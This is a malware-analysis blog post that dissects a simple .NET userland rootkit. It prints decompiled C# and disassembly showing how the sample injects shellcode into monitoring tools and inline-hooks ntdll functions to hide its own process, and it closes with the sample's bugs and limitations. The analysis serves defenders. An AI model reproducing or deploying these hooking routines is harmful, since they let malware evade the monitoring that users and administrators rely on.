Simple userland rootkit – a case study

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Rootkits are tools and techniques used to hide (potentially malicious) modules from being noticed by system monitoring. Many people, hearing the word "rootkit" directly think of techniques applied in a kernel mode, like IDT (Interrupt Descriptor Table) hooking, SSDT (System Service Dispatch Table) hooking, DKOM (Direct Kernel Object Manipulation), and etc. But rootkits appear also in a simpler, user-mode flavor. They are not as stealthy as kernel-mode, but due to their simplicity of implementation they are much more spread. That's why it is good to know how they works. In this article, we will have a case study of a simple userland rootkit, that uses a technique of API redirection in order to hide own presence from the popular monitoring tools.

Analyzed sample

[01fb4a4280cc3e6af4f2f0f31fa41ef9]

//special thanks to @MalwareHunterTeam


The rootkit code

This malware is written in .NET and not obfuscated – it means we can decompile it easily by a decompiler like *dnSpy*.


As we can see in the code, it hooks 3 popular monitoring applications: Process Explorer (*procexp)*, *ProcessHacker* and Windows Task Manager (*taskmgr*):

```
flag = G.ROOT;
if (!flag)
{
    goto IL_149;
}
IL_11C:
num2 = 25;
ROOT1.HookApplication("procexp");
IL_12B:
num2 = 26;
ROOT1.HookApplication("ProcessHacker");
IL_13A:
num2 = 27;
ROOT1.HookApplication("taskmgr");
```

Let's try to run this malware under *dnSpy* and observe it's behavior under Process Explorer. The sample has been named *malware.exe*. At the beginning it is visible, like any other process:



…but after executing the hooking routine, it just disappears from the list:



Attaching a debugger to the Process Explorer we can see that some of the API functions, i.e., NtOpenProcess starts in atypical way – from a jump to some different memory page:

The redirection leads to the injected code:

```
027D0150  55               PUSH EBP                                   NtOpenProcess_detour
027D0151  8BEC             MOV EBP,ESP
027D0153  51               PUSH ECX
027D0154  51               PUSH ECX
027D0155  C745 F8 010000C0 MOV DWORD PTR SS:[EBP-8],C0000001
027D015C  E8 00000000      CALL 027D0161
027D0161  58               POP EAX
027D0162  25 00F0FFFF      AND EAX,FFFFF000
027D0167  8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
027D016A  837D 14 00       CMP DWORD PTR SS:[EBP+14],0
027D016E  74 16            JE SHORT 027D0186
027D0170  8B45 14          MOV EAX,DWORD PTR SS:[EBP+14]
027D0173  8B4D FC          MOV ECX,DWORD PTR SS:[EBP-4]
027D0176  8B00             MOV EAX,DWORD PTR DS:[EAX]
027D0178  3B41 08          CMP EAX,DWORD PTR DS:[ECX+8]
027D017B  75 09            JNZ SHORT 027D0186
027D017D  C745 F8 220000C0 MOV DWORD PTR SS:[EBP-8],C0000022
027D0184  EB 17            JMP SHORT 027D019D
027D0186  FF75 14          PUSH DWORD PTR SS:[EBP+14]
027D0189  FF75 10          PUSH DWORD PTR SS:[EBP+10]
027D018C  FF75 0C          PUSH DWORD PTR SS:[EBP+C]
027D018F  FF75 08          PUSH DWORD PTR SS:[EBP+8]
027D0192  8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
027D0195  83C0 30          ADD EAX,30
027D0198  FFD0             CALL EAX                                   real NtOpenProcess
027D019A  8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
027D019D  8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
027D01A0  C9               LEAVE
027D01A1  C2 1000          RETN 10
EAX=027D0030

Address   Hex dump     Disassembly                Comment
027D0030  B8 BE000000  MOV EAX,0BE
027D0035  BA 0003FE7F  MOV EDX,7FFE0300
027D003A  FF12         CALL DWORD PTR DS:[EDX]
027D003C  C2 1000      RETN 10
027D003F  90           NOP
```


It is placed in added memory page with full access rights:

```
01110000 00009000                                       Priv RW       RW
01120000 00001000                                       Map  R        R
01130000 00001000 procexp           PE header           Imag R        RWE
01131000 000AE000 procexp  .text    code                Imag R E      RWE
011DF000 00026000 procexp  .rdata   imports             Imag R        RWE
01205000 0002E000 procexp  .data    data                Imag RW       RWE
01233000 0017B000 procexp  .rsrc    resources           Imag R        RWE
013AE000 0000C000 procexp  .reloc   relocations         Imag R        RWE
013C0000 000B1000                                       Map  R        R
01FC0000 00100000                                       Priv RW       RW
020C0000 00001000                                       Priv RW       RW
020D0000 00001000                                       Map  RW       RW
020F0000 00025000                                       Priv RW       RW
02130000 0002F000                                       Map  R        R
02160000 00001000                                       Priv RWE      RWE
022AD000 00001000                                       Priv ??? Gua: RW
022AE000 00002000                   stack of th:        Priv RW  Gua: RW
022B0000 00930000                                       Map  R        R
02BE0000 00005000                                       Map  RW  Cop: RW
02BF0000 00006000                                       Priv RW       RW
02C00000 00009000                                       Priv RW       RW
02C10000 00001000                                       Priv RW       RW
02C20000 00004000                                       Priv RW       RW
02C30000 00011000                                       Map  R        R
02D50000 00009000                                       Priv RW       RW
02D60000 00001000                                       Priv RW       RW
02D70000 00001000                                       Priv ??? Gua: RWE
02DA0000 00015000                                       Map  RW       RW
```

We can dump this page and open it in IDA, getting a view of 3 functions:

Function name	Segment	Start	Length
NtReadVirtualMemory_detour	seg000	0000000000000060	000000F0
NtopenProcess_detour	seg000	0000000000000150	00000054
NtQuerySystemInformation_detour	seg000	00000000000001A4	00000195

The code of the first function begins at offset 0x60:



The space before is filled with some other data, that will be discussed in a second part of the article.

Rootkit implementation

Let’s have a look at the implementation details now. As we saw before, hooking is executed in a function *HookApplication*.

Looking at the beginning of this function we can confirm, that the rootkit’s role is to install in-line hooks on particular API functions: *NtReadVirtualMemory*, *NtOpenProcess*, *NtQuerySystemInformation*. Those functions are imported from *ntdll.dll*.

Let’s have a look at what is required in order to implement such a simple rootkit.

The original decompiled class is available here: ROOT1.cs.

Preparing the data

First, the malware needs to know the base address, where *ntdll.dll* is loaded in the space of the attacked process. The base is fetched by a function *GetModuleBase* address, that employs enumerating through the modules loaded within the examined process (using: *Module32First* – *Module32Next*).

Having the module base, the malware needs to know the addresses of the functions, that are going to be overwritten. The *GetRemoteProcAddressManual* searches those address in the export table of the found module. Fetched addresses are saved in an array:

```
//fetch addresses of imported functions:
func_to_be_hooked[0] = (uint)((int)ROOT1.RemoteGetProcAddressManual(intPtr,
    (uint)((int)ROOT1.GetModuleBaseAddress(ProcessName, "ntdll.dll")),
    "NtReadVirtualMemory")
);
func_to_be_hooked[1] = (uint)((int)ROOT1.RemoteGetProcAddressManual(intPtr,
    (uint)((int)ROOT1.GetModuleBaseAddress(ProcessName, "ntdll.dll")),
    "NtOpenProcess")
);
func_to_be_hooked[2] = (uint)((int)ROOT1.RemoteGetProcAddressManual(intPtr,
    (uint)((int)ROOT1.GetModuleBaseAddress(ProcessName, "ntdll.dll")),
    "NtQuerySystemInformation")
);
```

Code from the beginning of those functions is being read and stored in buffers:

```
//copy original functions' code (24 bytes):
original_func_code[0] = ROOT1.ReadMemoryByte(intPtr,
    (IntPtr)((long)((ulong)func_to_be_hooked[0])),
    24u);
original_func_code[1] = ROOT1.ReadMemoryByte(intPtr,
    (IntPtr)((long)((ulong)func_to_be_hooked[1])),
    24u);
original_func_code[2] = ROOT1.ReadMemoryByte(intPtr,
    (IntPtr)((long)((ulong)func_to_be_hooked[2])),
    24u);
```

The small 5-byte long array will be used to prepare a jump. The first byte, 233 is 0xE9 hex, and it represents the opcode of the JMP instruction. Other 4 bytes will be filled with the address of the detour function:

```
byte[] array4 = new byte[]
{
    233,
    0,
    0,
    0,
    0
};
```

Another array contains prepared detours functions in form of shellcodes:

```
byte[][] array5 = new byte[][]
{
    ROOT1.NtReadVirtualMemory_AsmOpCode,
    ROOT1.NtOpenProcess_AsmOpCode,
    ROOT1.NtQuerySystemInformation_AsmOpCode
};
```

Shellcodes are stored as arrays of decimal numbers:

```
private static byte[] NtOpenProcess_AsmOpCode = new byte[]
{
    85,
    139,
    236,
    81,
    81,
    199,
    69,
    248,
    1,
    0,
```

In order to analyze the details, we can dump each shellcode to a binary form and load it in IDA. For example, the resulting pseudocode of the detour function of *NtOpenProcess* is:

```
int __stdcall NtOpenProcess_filter(int ProcessHandle, int DesiredAccess, int ObjectAttributes, _DWORD
*ClientId)
{
  int res; //result of the operation

  if ( ClientId && *ClientId == *(_DWORD *)((char *)&malwareId + 3) )
    res = 0xC0000022; //STATUS_ACCESS_DENIED
  else
    res = ((int (__stdcall *)(int, int, int, _DWORD *))((char *)&NOpentProcess_original))(
            ProcessHandle,
            DesiredAccess,
            ObjectAttributes,
            ClientId);
  return res;
}
```

So, what does this detour function do? Very simple filtering: “if someone ask about the malware, tell them that it’s not there. But if someone ask about something else, tell the truth”.

Other filters, applied on *NtReadVirtualMemory* and *NtQuerySystemInformation* (for SYSTEM_INFORMATION_CLASS types: 5 = SystemProcessInformation, 16 = SystemHandleInformation) – manipulates, appropriately: reading memory of the hooked process and reading information about all the processes.

Of course, the fiters must know, how to identify the malicious process that wants to remain hidden. In this rootkit it is identified by the process ID – so, it needs to be fetched and saved in the data that is injected along with the shellcode.

The detour function of *NtReadVirtualMemory* will also call from inside functions: *GetProcessId* and *GetCurrentProcessId* in order to apply filtering – so, their handles need to be fetched and saved as well:

```
getProcId_ptr = (uint)((int)ROOT1.RemoteGetProcAddressManual(intPtr,
    (uint)((int)ROOT1.GetModuleBaseAddress(ProcessName, "kernel32.dll")),
    "GetProcessId")
);
getCuttentProcId_ptr = (uint)((int)ROOT1.RemoteGetProcAddressManual(intPtr,
    (uint)((int)ROOT1.GetModuleBaseAddress(ProcessName, "kernel32.dll")),
    "GetCurrentProcessId")
);
```

Putting it all together

All the required elements must be put together in a proper way. First, the malware allocates a new memory area, and copies all the elements in order:

```
BitConverter.GetBytes(getProcId_ptr).CopyTo(array, 0);
BitConverter.GetBytes(getCuttentProcId_ptr).CopyTo(array, 4);
//...
// copy the current process ID
BitConverter.GetBytes(Process.GetCurrentProcess().Id).CopyTo(array, 8);
//...
// copy the original functions' addresses:
```

```
BitConverter.GetBytes(func_to_be_hooked[0]).CopyTo(array, 12);
BitConverter.GetBytes(func_to_be_hooked[1]).CopyTo(array, 16);
BitConverter.GetBytes(func_to_be_hooked[2]).CopyTo(array, 20);
//...
//copy the code of original functions:
original_func_code[0].CopyTo(array, 24);
original_func_code[1].CopyTo(array, 48);
original_func_code[2].CopyTo(array, 72);
```

After this prolog, the three shellcodes are being copied into the same memory page – and the page is injected into the attacked process.

Finally, the beginning of each attacked function is being patched with a jump, redirecting to the appropriate detour function within the injected page.

Bugs and Limitations

The basic functionality of a rootkit has been achieved here, however, this code contains also some bugs and limitations. For example, it causes an application to crash if the functions have been already hooked (for example in the case if the malware has been deployed for the second time). It is caused by the fact that the hook needs also a copy of the original function in order to work. The hooking function assumes, that the code in the memory of *ntdll.dll* is always the original one and it copies it to the required buffer (rather than copying it from the raw image of *ntdll.dll*). Of course this assumption is valid only in optimistic case, and fails if the function was hooked before.

There are also many limitations – i.e.

- the hooking function is deployed only at the beginning of the execution, but when we deploy a monitoring program while the malware is running, we can still see it
- set of hooked applications is small – we can still attach to the malware via debugger or view it by any tool that is not considered by the authors
- the implemented code works only for 32 bit applications

Conclusion

The demonstrated rootkit is very simple, probably created by a novice. However, it allows us to illustrate very well the basic idea behind API hooking and how it can be used in order to hide the process.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.